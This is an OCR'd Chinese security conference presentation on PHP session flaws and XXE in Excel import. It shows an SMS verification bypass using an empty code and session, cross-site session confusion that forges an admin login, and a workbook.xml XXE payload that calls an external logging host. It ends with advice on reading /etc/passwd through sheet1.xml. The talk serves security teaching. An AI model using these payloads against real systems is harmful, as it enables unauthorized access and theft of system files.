
某程序员开发了一套CMS，把他作为一个demo部署在了自己的官网A上某程序员开发了一套CMS，把他作为一个demo部署在了自己的官网B ，但是这两个域名都解析到了同一服务器上,可能就会产生很大的问题

3



```
/*
 ...... 一堆逻辑判断,并发出短信验证码
 ------ 给Session赋值
 ------ function getCode(){
            $_SESSION['code'] = 123456;
        }
 */

//模拟发出短信验证码
if($_GET['sendCode'] == 'send'){
    getCode();
}

$code = $_GET['code'];
if(isset($code) && $code == $_SESSION['code']){
    echo "成功";
}else{
    echo "校验验证码错误";
}
```

当正常情况下,必须是验证码输入正确才能成功：




Request

```
GET /getPassword.php?code=123123&sendCode=send HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9
Cookie: PHPSESSID=vrusg96slb7pgfsa5gvk8k8to1
Connection: close
```

Response


```
HTTP/1.1 200 OK
Date: Thu, 15 Nov 2018 21:59:29 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 21
Connection: close
Content-Type: text/html

校验验证码错误
```



```
if(isset($code) && $code == $_SESSION['code']){
    echo "成功";            false == false
}else{
```

但是如果在没发送验证码的情况下，那么session中code为空,再将请求提交的验证码置为空使用php的情况下会导致false == false，即条件为真，验证码匹配成功，

出现这一问题的原因是由于服务器没有正确的处理session，在使用之后必须对其进行销毁,并且需要对session进行空验证



Request


```
GET /getPassword.php?code= HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9
Cookie: PHPSESSID=
Connection: close
```

Response


```
HTTP/1.1 200 OK
Date: Thu, 15 Nov 2018 22:01:25 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 263
Connection: close
Content-Type: text/html

<br />
<b>Notice</b>:  Undefined index: sendCode in
<b>E:\phpstudy\PHPTutorial\WWW\getPassword.php</b> on line <b>15</b><br />
<br />
<b>Notice</b>:  Undefined variable: _SESSION in
<b>E:\phpstudy\PHPTutorial\WWW\getPassword.php</b> on line <b>20</b><br />
成功
```

Demo站点(http://www.test.com):

正式站点的后台应用(http://admin.test.com)：




```
//该应用本身作为Demo向用户展示,所以不需要登陆,直接访问
$_SESSION['isLogin'] = true;
$_SESSION['username'] = 'demo';

//权限验证
if($_SESSION['isLogin'] == true && !empty($_SESSION['username'])){
    echo "(Demo)演示站点后台";
}else{
    echo "未登录";
}

?>
```



```
//权限验证
if($_SESSION['isLogin'] == true && !empty($_SESSION['username'])){
    echo "正式站点后台";
}else{
    echo "未登录";
}

?>
```


先访问demo应用： ——→ 然后直接去访问另一个应用(正式站点后台):



www.test.com

(Demo)演示站点后台

访问demo成功,现在已经是登录状态(SESSION中保存了登录的用户属性)



admin.test.com

正式站点后台

可以发现,我访问了demo后台之后可以直接访问正式站点


在未登录http://admin.test.com的情况下,通过先访问http://www.test.com/demo站点对自己的session进行一次赋值,伪造出身份

那么这个session是可以被http://admin.test.com访问到的,所以造成的混淆使用引发安全问题

③ 趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景


FIT 2019

❶



[trash]	2018/12/7 16:47	文件夹	
_rels	2018/12/7 16:47	文件夹	
docProps	2018/12/7 16:47	文件夹	
xl	2018/12/7 16:47	文件夹	
[Content_Types].xml		XML 文档	2 KB
log4j.properties	2018/12/6 21:13	PROPERTIES 文件	1 KB
payloads.xlsx	2018/12/6 22:54	Microsoft Excel ...	7 KB

❷




脑 › shixiaoxiong (E:) › IdeaProjects › excel-streaming-reader-master › src › test › resources › xl

名称	修改日期	类型	大小
_rels	2018/12/7 16:47	文件夹	
theme	2018/12/7 16:47	文件夹	
worksheets	2018/12/7 16:47	文件夹	
styles.xml		XML 文档	2 KB
workbook.xml	2018/12/6 22:54	XML 文档	2 KB

新建一个xlsx-》解压如图1-》对全局的xml进行更改如图2=》最后再把图1打包成xlsx文件


❷




workbook.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE root [<!ENTITY % remote SYSTEM "http://xxe.lunlun.wyzxxz.cn/index.html">%remote;]>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:mc=
    <fileVersion appName="xl" lastEdited="6" lowestEdited="6" rupBuild="14420"/>
    <workbookPr filterPrivacy="1" defaultThemeVersion="164011"/>
    <bookViews>
        <workbookView xWindow="0" yWindow="0" windowWidth="22260" windowHeight="12645"/>
    </bookViews>
    <sheets>
        <sheet name="Sheet1" sheetId="1" r:id="rId1"/>
    </sheets>
    <calcPr calcId="162913"/>
    <extLst>
        <ext uri="{140A7094-0E35-4892-8432-C4D2E57EDEB5}" xmlns:x15="http://schemas.microsoft.com/office/spreadsheetml/2010/11/main">
            <x15:workbookPr chartTrackingRefBase="1"/>
        </ext>
    </extLst>
</workbook>
```

3 趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景



```
package com.monitorjbl.xlsx;

import org.apache.poi.ss.usermodel.Workbook;

import java.io.File;
import java.io.FileInputStream;
import java.io.FileNotFoundException;
import java.io.InputStream;

public class test {
    public static void main(String[] args) throws FileNotFoundException {
        InputStream is = new FileInputStream(new File("src/test/resources/payloads.xlsx"));
        Workbook workbook = StreamingReader.builder().open(is);
    }
}
```




域名	DNS	Apache
xxe.lunlun.wyzxxz.cn	DNS日志(0) 清空	Apache日志(1) 清空
lunlun.wyzxxz.cn	DNS日志(0) 清空	Apache日志(0) 清空

Trace Log:

```
[2018-12-07 16:56:02] 218.74.56.213 - - xxe.lunlun.wyzxxz.cn/index.html  - Java/1.8.0_101 -
```

3 趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景



应用场景：

在很多系统，不管是后台还是前台，我们经常会碰到，导入/导出这样的字样，从统计的角度来看，百分之八十以上都是excel，例如，导入人员信息/导出人员信息，录入系统配置/导出系统配置等等

技巧变形：

从某种意义上，我们是不需要去修改workbook.xml，有时候我们想要达到的目的就是，导出来之后，然后根据格式，外部实体引入，读取系统文件，比如/etc/passwd等，可以在导入的时候进行操作，那么我们就应该去修改xl/worksheets/sheet1.xml调用的实体 替换模板数据即可，这时候当我们导入时候，就会把系统敏感文件读取出来

FREEBUF | FIT

THANKS